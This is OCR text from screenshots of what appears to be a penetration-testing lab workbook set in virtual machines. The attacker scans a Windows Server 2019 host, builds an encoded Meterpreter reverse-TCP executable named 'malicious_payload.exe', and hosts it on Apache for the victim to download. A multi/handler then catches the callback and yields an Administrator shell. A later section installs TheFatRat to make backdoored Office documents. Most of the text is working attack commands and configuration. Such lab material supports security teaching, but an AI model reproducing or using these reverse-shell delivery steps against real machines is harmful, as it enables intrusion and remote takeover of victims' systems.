

ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:14
Armitage (as superuser)
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.10.10.19
Console
nmap
[*] Nmap: | WORKGROUP<00> Flags: <group><active>
[*] Nmap: |_ SERVER2019<20> Flags: <unique><active>
[*] Nmap: | smb2-time:
[*] Nmap: | date: 2023-10-04T09:13:42
[*] Nmap: |_ start_date: N/A
[*] Nmap: | smb2-security-mode:
[*] Nmap: | 311:
[*] Nmap: |_ Message signing enabled but not required
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 0.60 ms 10.10.10.19
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 23:13
[*] Nmap: Completed NSE at 23:13, 0.00s elapsed
[*] Nmap: Initiating NSE at 23:13
[*] Nmap: Completed NSE at 23:13, 0.00s elapsed
[*] Nmap: Initiating NSE at 23:13
[*] Nmap: Completed NSE at 23:13, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 73.21 seconds
[*] Nmap: Raw packets sent: 1234 (57.850KB) | Rcvd: 1081 (46.470KB)
msf](Jobs:1 Agents:0) >>
Menu
service postgresql statu...
Armitage (as superuser)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ParrotV - VMware Workstation
T4 Thg10 4, 23:15
windows/meterpreter_reverse_tcp (as superuser)
Windows Meterpreter Shell, Reverse TCP Inline
Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
Option
Value
Encoder
x86/shikata_ga_nai
EXITFUNC
process
EXTENSIONS
EXTINIT
Iterations
3
KeepTemplateWorking
LHOST
10.10.10.13
LPORT
444
Template
reverse_tcp_allports
reverse_tcp_dns
reverse_tcp_rc4
reverse_tcp_rc4_dns
reverse_tcp_uuid
reverse_winhttp
reverse_winhttps
meterpreter_bind_named_pipe
meterpreter_bind_tcp
meterpreter_reverse_http
meterpreter_reverse_https
meterpreter_reverse_ipv6_tcp
meterpreter_reverse_tcp
metsvc_bind_tcp
metsvc_reverse_tcp
patchupdllinject
patchupmeterpreter
peinject
pingback_bind_tcp
pingback_reverse_tcp
Output:
multi/handler
Show advanced options
Launch



ParrotV - VMware Workstation
Armitage (as superuser)
10.10.10.19
Save (as superuser)
Look In: Desktop
README.license
Test.exe
File Name: malicious_payload.exe
Files of Type: All Files
Save
Cancel
[*] Nmap: 10.10.10.19 (1 host up) scanned in 73.21 seconds
service apache2 start - Parrot Terminal
#cp malicious_payload.exe /var/www/html/share/
#service apache2 start


V2019 - VMware Workstation
Index of /share
Not secure | 10.10.10.13/share/
Google Chrome isn't your default browser
Set as default
Index of /share
Name Last modified Size Description
Parent Directory -
Test.exe 2023-10-04 21:55 72K
malicious_payload.exe 2023-10-04 23:17 245K
Apache/2.4.56 (Debian) Server at 10.10.10.13 Port 80



V2019 - VMware Workstation
Downloads
Search downloads
chrome://downloads
This PC › Local Disk (C:) › Users › Administrator › Downloads
malicious_payload
6 items 1 item selected 245 KB



ParrotV - VMware Workstation
Armitage (as superuser)
10.10.10.19
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set LHOST 10.10.10.13
LHOST => 10.10.10.13
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set LPORT 29836
LPORT => 29836
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set EXITFUNC process
EXITFUNC => process
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> set ExitOnSession false
ExitOnSession => false
[-] Unknown datastore option: Iterations.
[msf](Jobs:1 Agents:0) exploit(multi/handler) >> exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:29836
[msf](Jobs:2 Agents:0) exploit(multi/handler) >>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
Armitage (as superuser)
10.10.10.19
SERVER2019\Administrator @ SERVER2019
meterpreter > sysinfo
Computer : SERVER2019
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 22
Meterpreter : x86/windows
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.





1.6 Hack a Windows Machine with a Malicious Office Document using TheFatRat - Open Parrot and Windows 10



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:30
./setup.sh - Parrot Terminal
File Edit View Search Terminal Help
┌─[root@parrot]─[~/Desktop]
└── #git clone https://github.com/screetsec/TheFatRat
Cloning into 'TheFatRat'...
remote: Enumerating objects: 14384, done.
remote: Total 14384 (delta 0), reused 0 (delta 0), pack-reused 14384
Receiving objects: 100% (14384/14384), 476.11 MiB | 3.74 MiB/s, done.
Resolving deltas: 100% (5426/5426), done.
┌─[root@parrot]─[~/Desktop]
└── #cd TheFatRat/
┌─[root@parrot]─[~/Desktop/TheFatRat]
└── #chmod +x setup.sh && ./setup.sh
Reading package lists... Doneken packages in apt management...
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
libopengl0
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
Done
Menu
./setup.sh - Parrot Ter...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



ParrotV - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
ParrotV
V2019
Applications Places System
T4 Thg10 4, 23:50
fatrat - Parrot Terminal
File Edit View Search Terminal Help
WARNING ! WARNING ! WARNING ! WARNING ! WARNING !
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
